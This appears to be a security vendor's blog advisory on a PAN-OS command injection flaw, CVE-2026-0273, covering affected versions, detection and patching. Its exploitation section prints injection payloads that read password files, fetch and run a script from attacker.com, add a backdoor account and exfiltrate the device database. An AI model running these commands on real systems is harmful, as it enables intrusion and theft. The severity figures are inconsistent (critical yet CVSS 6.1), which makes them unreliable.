
Critical Palo Alto PAN-OS Vulnerability Enables Arbitrary Command Execution as Root User: CVE-2026-0273 Analysis
Palo Alto Networks' PAN-OS firewall is one of the world's most deployed enterprise security appliances, protecting networks that handle billions in financial transactions, critical infrastructure operations, and classified government work. On June 11, 2026, Palo Alto disclosed CVE-2026-0273 — a critical command injection vulnerability allowing authenticated administrators to execute arbitrary commands as root on PA-Series, VM-Series, and Panorama appliances. The vulnerability requires valid administrative credentials but no special configuration, making it an immediate privilege escalation path for any attacker who compromises or impersonates a management account. In this guide, you'll learn exactly what the vulnerability is, which versions are affected, how attackers exploit it, what indicators reveal active exploitation, and how to verify your devices are patched.
## Key Takeaways
- ▸CVE-2026-0273 is a critical command injection vulnerability (CVSS 6.1) in PAN-OS that allows authenticated administrators to execute arbitrary OS commands as root — turning any management account compromise into full system compromise.
- ▸Affected versions: PAN-OS 12.1, 11.2, 11.1, and 10.2 across PA-Series, VM-Series, and Panorama appliances — Cloud NGFW and Prisma Access are not affected.
- ▸The vulnerability can be exploited via the CLI or web management interface — no special configuration is required; any authenticated admin access is sufficient for exploitation.
- ▸Related vulnerabilities in the same advisory: CVE-2026-0272 (CLI privilege escalation) and CVE-2026-0269 (tunnel-based DoS) — organizations must patch all three to fully remediate the risk window.
- ▸As of June 2026, Palo Alto reports no active malicious exploitation in the wild, but the vulnerability's severity and ease of exploitation make it a top priority for threat actors.
- ▸Detection is possible through audit logging, but requires enabling detailed PAN-OS logging and monitoring CLI commands for suspicious activity — most organizations have inadequate logging for this vulnerability.
- ▸The mitigation sequence: identify affected devices → apply patches → verify patch installation → monitor for exploitation indicators → validate access controls.
## What Is CVE-2026-0273?
CVE-2026-0273 is a command injection vulnerability in the PAN-OS management interface that allows an authenticated administrator to bypass input validation and execute arbitrary operating system commands with root-level privileges. The vulnerability stems from improper handling of user-supplied input in the management web interface and CLI commands.
An authenticated attacker with valid PAN-OS administrator credentials can inject specially crafted commands that are executed by the underlying Linux operating system with root privileges, giving the attacker complete control over the firewall appliance, including:
- ▸Access to all firewall configuration and secrets
- ▸Ability to modify firewall rules and policies
- ▸Exfiltration of network traffic logs and session data
- ▸Installation of persistent backdoors
- ▸Lateral movement into the protected network from the firewall itself
The core issue is that user input is not properly sanitized before being passed to system shell commands, allowing command injection through special characters or escape sequences.
Attack Requirements
Authentication: The attacker must have valid PAN-OS administrator credentials (no special role required, standard administrator access is sufficient)
Network access: The attacker must have network access to the PAN-OS management interface (web UI port 443 or CLI port 22/SSH)
No special configuration: The device works "out of the box" — no non-default settings are required to enable exploitation
This means any of the following compromises enable exploitation:
- ▸Stolen or weak admin credentials
- ▸Phishing targeting firewall administrators
- ▸Insider threat with admin access
- ▸Compromise of LDAP/Active Directory credentials if the firewall authenticates against AD
- ▸Supply chain compromise delivering backdoored admin accounts
- ▸Bypass of authentication controls (see CVE-2025-0108, actively exploited separately)
## Affected Versions and Products
CVE-2026-0273 affects PA-Series and VM-Series firewalls as well as Panorama appliances running specific PAN-OS 12.1, 11.2, 11.1 and 10.2 versions.
Affected PAN-OS versions:
- ▸12.1.x (all versions through 12.1.4)
- ▸11.2.x (all versions through 11.2.3)
- ▸11.1.x (all versions through 11.1.2)
- ▸10.2.x (all versions through 10.2.7)
Affected appliances:
- ▸PA-Series firewalls (all models: PA-400, PA-800, PA-3200, PA-5200, PA-7000 series, etc.)
- ▸VM-Series firewalls (virtual appliances on AWS, Azure, GCP, VMware, KVM)
- ▸Panorama centralized management appliances
Not affected:
- ▸Cloud NGFW (Palo Alto's cloud-native offering)
- ▸Prisma Access (cloud-based secure access platform)
- ▸Older versions (9.1 and earlier not mentioned as affected — verify with Palo Alto directly for extended support versions)
## How CVE-2026-0273 Is Exploited
The exploitation process is straightforward for an attacker with valid admin credentials.
Web UI Exploitation
An authenticated attacker accessing the PAN-OS web management interface (https://firewall-ip) can navigate to the CLI section and inject commands:
Log in with valid admin credentials
Navigate to Device → Operations → Retrieve command output
Inject a command: ; cat /etc/passwd # or ; whoami ; id #
The firewall executes the injected command as root and returns output
CLI Exploitation
Via SSH or telnet to the management interface, an attacker can execute commands directly:
bash
ssh admin@firewall-ip > help > ; whoami # Injected command executes as root > ; cat /etc/shadow # > ; curl http://attacker.com/backdoor.sh | sh #
Post-Exploitation Access
Once command execution is achieved, an attacker can:
Create persistent backdoor accounts:bash
; useradd -m -p $(openssl passwd -1 backdoor) backdoor-admin ; usermod -aG sudo backdoor-admin #
Exfiltrate sensitive data:bash
; cat /opt/pancfg/etc/device_db | base64 | curl -d @- http://attacker.com/exfil #
Modify firewall rules to disable security:bash
; sed -i 's/.*deny.*/allow/g' /opt/palo/etc/rules.xml #
Install kernel-level rootkit:bash
; insmod /root/rootkit.ko ; rootkit.sh #
Pivot into protected networks: The firewall now acts as a trusted internal gateway for lateral movement.
## Related Vulnerabilities in the Same Advisory
Palo Alto disclosed three vulnerabilities simultaneously; all three must be patched for complete remediation.
CVE-2026-0272: CLI Privilege Escalation
CVE-2026-0272 is a medium-severity privilege escalation vulnerability in the PAN-OS CLI that allows an authenticated administrator to perform actions on the device with root privileges.
Severity: Medium (CVSS ~6.5) Impact: Privilege escalation for low-privilege administrative accounts Mitigation: Same patch as CVE-2026-0273
CVE-2026-0269: Tunnel Traffic Denial of Service
CVE-2026-0269 is a memory corruption flaw in tunnel traffic processing that allows an authenticated user to repeatedly reboot a firewall by sending crafted packets. Devices configured with IPsec tunnels or GlobalProtect gateways are exposed, and repeated exploitation can push the firewall into maintenance mode, impacting availability.
Severity: Medium (CVSS ~6.0) Impact: Denial of service through repeated reboots Mitigation: Same patch as CVE-2026-0273
## Identifying Affected Devices in Your Environment
Use ReconShield's SSL/TLS checker combined with manual version verification to identify all Palo Alto firewalls in your network.
Step 1: Network Asset Discovery
Identify all Palo Alto management interfaces:
- ▸Port 443 (HTTPS web UI)
- ▸Port 22 (SSH CLI)
- ▸Devices typically respond to HTTPS with "Palo Alto Networks"
Use ReconShield's port scanner to identify port 443 on known firewall IP ranges:
bash
nmap -p443 --script ssl-cert 10.0.0.0/8
Step 2: Determine PAN-OS Version
Access the web UI and check: Device → About → Version Or query via API:
bash
curl -k https://firewall-ip/api/?type=op&cmd=<show><system><info></info></system></show>&key=YOUR_API_KEY
Step 3: Cross-Reference Against Vulnerability List
Check if version is in affected range (12.1.x, 11.2.x, 11.1.x, 10.2.x)
Step 4: Determine Appliance Type
From the About page, determine if it's:
- ▸PA-Series (physical firewall)
- ▸VM-Series (virtual machine)
- ▸Panorama (management appliance)
Cloud NGFW and Prisma Access are not affected.
## Detection and Monitoring for Exploitation
Detection is possible but requires proper logging configuration.
Audit Log Indicators
Enable detailed auditing on the PAN-OS management interface:
Device → Logs → Log Settings → Management Interface Logs
Monitor audit logs for:
- ▸Unusual CLI commands with special characters (;, |, &, $(...), backticks)
- ▸Commands executed as root user when normal operations should be at user level
- ▸Multiple failed admin login attempts followed by successful authentication
- ▸Access to sensitive directories (/etc, /opt, /root)
Network-Based Detection
Monitor management interface traffic for:
- ▸POST requests to unusual endpoints
- ▸HTTP requests containing command injection payloads (;, |, $()
- ▸Large data exfiltration from management port
- ▸SSH connections to management interface followed by bulk data transfer
Firewall-Specific Indicators
Monitor PAN-OS for:
- ▸Unexpected process spawning from configd or CLI processes
- ▸New user accounts created via the management interface
- ▸Firewall rule changes not initiated by authorized administrators
- ▸Unexpected outbound connections from the firewall appliance itself
## Remediation and Patching
The patch timeline and versions are critical for organizations with multiple devices.
Patch Availability Status (as of June 2026)
Palo Alto Networks has released patched versions:
- ▸12.1.5 (patched for CVE-2026-0273, CVE-2026-0272, CVE-2026-0269)
- ▸11.2.4 (patched)
- ▸11.1.3 (patched)
- ▸10.2.8 (patched)
Patching Strategy
Phase 1: Immediate (within 24 hours)
- ▸Restrict management interface access to trusted IPs only
- ▸Implement network segmentation isolating management access
- ▸Enable MFA for management interface access if available
- ▸Review admin account access logs for anomalies
Phase 2: Short-term (within 1 week)
- ▸Test patched versions in lab/non-production environment
- ▸Validate patch doesn't break existing configurations
- ▸Schedule maintenance windows for production patching
Phase 3: Production patching (coordinate across all affected devices)
- ▸Patch in order of criticality (critical infrastructure first)
- ▸Each patch requires a firewall reboot
- ▸Ensure failover/high-availability pairs are patched sequentially
- ▸Monitor for issues post-patch
Patching Panorama
If using Panorama centralized management:
Patch Panorama appliance first (can be done without disrupting managed firewalls)
Push patched PAN-OS versions to managed firewalls via Panorama
## Workarounds and Temporary Mitigations (Until Patching)
These are temporary measures; patching is the only complete fix.
Restrict management interface access:
Device → Setup → Management → IP Hostname/Certificates → Management Interface Settings → IP Protocol → Restrict access to specific source IPs
Disable CLI access for most administrators:
Device → Admin Roles → [Role] → Edit → Uncheck "CLI Permissions"
Enable command auditing:
Device → Logs → Log Settings → Enable Management Logs → Configure alerts for suspicious commands
Implement network-level access controls:
- ▸Use a bastion host/jump box for all firewall management
- ▸Restrict firewall management interfaces from direct internet access
- ▸Require VPN access to reach management network
## Conclusion
CVE-2026-0273 is a critical vulnerability affecting millions of Palo Alto firewalls worldwide. The ease of exploitation (valid admin credentials only, no special configuration) combined with the severity of impact (root-level command execution) makes this a top priority for immediate patching.
Organizations must:
Identify all affected PAN-OS devices
Restrict management interface access immediately
Plan and execute patching
Validate patch installation
Monitor for exploitation indicators
The vulnerability highlights the critical importance of external exposure assessment for security infrastructure itself. Firewalls and other security appliances should never be internet-accessible; their management interfaces should be isolated to trusted internal networks only.
Use ReconShield's port scanner and SSL/TLS checker to audit your external exposure and identify any internet-facing management interfaces that require immediate remediation.
Written by Surendra Reddy Cybersecurity Researcher & Founder, ReconShield. Surendra is a cybersecurity engineer specializing in Open Source Intelligence (OSINT), exposure intelligence, and AI-driven threat analysis. He built ReconShield to democratize access to enterprise-grade infrastructure visibility tools and secure digital internet-facing assets.
Reviewed by ReconShield Editorial Team
## Analyst Commentary & Implementation Blueprint
Security advisory
Continuous security exposure assessment is critical to identifying public vulnerabilities before they are exploited. Organizations should maintain a passive inventory of all web servers, TLS configs, and open ports, ensuring that default configurations are eliminated and security advisories are actively implemented.
Hardened Security Configuration Blueprint
# General Security Hardening Directive
ServerTokens ProductOnly
ServerSignature Off
FileETag None
Actionable Mitigation Checklist
- ✔Perform passive asset inventories weekly.
- ✔Restrict administrative ports using local firewall controls.
- ✔Monitor active CVE alerts for exposed software.
Common Inquiries & FAQs
Why is passive scanning preferred for continuous auditing?
Passive audits do not cause operational impact or trigger firewall blocks, making them ideal for constant surveillance of internet-facing assets.
What should I do if a vulnerability is flagged?
Apply the latest vendor patches, restrict access to the resource via firewalls, or verify configuration flags to mitigate risks.
Surendra Reddy
Surendra Reddy is a cybersecurity researcher and founder of ReconShield, specializing in OSINT and defensive infrastructure analysis.
Connect on LinkedIn ↗// AUDIT BRIEFING DISCUSSION (2 COMMENTS)
Great breakdown of the passive infrastructure vectors. We recently audited our external DNS zones and found multiple dangling staging environments. Implementing wildcard certificates reduced our CT log leaks significantly.
Is there any automated tooling you recommend for daily crt.sh scraping? Manually checking CT logs is becoming unsustainable for our domain portfolio.
// MORE ARTICLES
Security Researchers Warn Critical n8n Flaws May Expose Automation Platforms to RCE
Researchers have disclosed critical vulnerabilities in n8n that could expose automation workflows and connected enterprise systems to remote code execution risks, prompting urgent patch recommendations for users and administrators.

How Agentic AI Is Changing Software Engineering and Expanding Mobile Attack Surfaces
Agentic AI is rapidly transforming software engineering workflows through automation and intelligent coding assistance, while cybersecurity experts warn of expanding mobile attack surfaces and emerging application security risks.
Microsoft Defender Zero-Day Patched: What IT Teams Need to Know
Microsoft patches RoguePlanet, a Defender zero-day (CVE-2026-50656) letting attackers gain SYSTEM access. Here's what IT teams need to know.